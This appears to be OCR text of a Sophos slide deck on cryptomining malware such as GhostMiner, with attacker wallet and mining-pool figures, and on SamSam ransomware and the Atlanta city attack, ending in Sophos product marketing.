
A comprehensive report looks at the rise of in-browser cryptocurrency mining.

Bad Packets Report
@bad_packets
Follow

The XMR wallet used by this cryptomining malware, 41ompKc8rx9eEXtAAm6RJTTm6jg8p6v3y33UqLMsUJS3gdUh739yf7ThiSVzsU4me7hbtVB61rf7EAVsJeRJKGQH4LFi3hR, has mined a total of 0.63463611 XMR (~$65 USD).

What would you do with $65?

GhostMiner


43ZSpXdMerQGerimDrUviDN6qP3vkwnkZY1vvzTV22AbLW1oCCBDstNjXqrT3anyZ22j7DEE74GkbVcQFyH2nNiC3fchGfc
Lookup
Your Total Hashrate History for < 90 > days:
H/s
3500
3000
2500
2000
1500
1000
500
0
Aug 5 2018
Aug 19
Sep 2
Sep 16
Sep 30
Oct 14
Oct 28
€ 218,97
Total Hash Rate: (24h) 0.00 H/s (12h) 0.00 H/s (1h) 0.00 H/s (10m) 0.00 H/s
Pending Balance: 0.505246934399 XMR
Free Payout Threshold: < 50.000 XMR >
Manual payments are disabled for your account
Total Paid: 2.362739395000 XMR Payment History

Think AND not OR

SOPHOS

SamSam

NYT National News
@NYTNational
Follow

Atlanta’s city government has been partially paralyzed for days by a cyberattack. Traffic tickets can't be paid online. Wi-Fi at the airport is down.

Victims

JBoss® by Red Hat

So what?

SOPHOS

Mine  , steal 

Opportunistic targets


SOPHOS
INTERCEPT X
SEEING THE FUTURE IS THE FUTURE OF CYBERSECURITY.

SOPHOS

Cybersecurity made simple.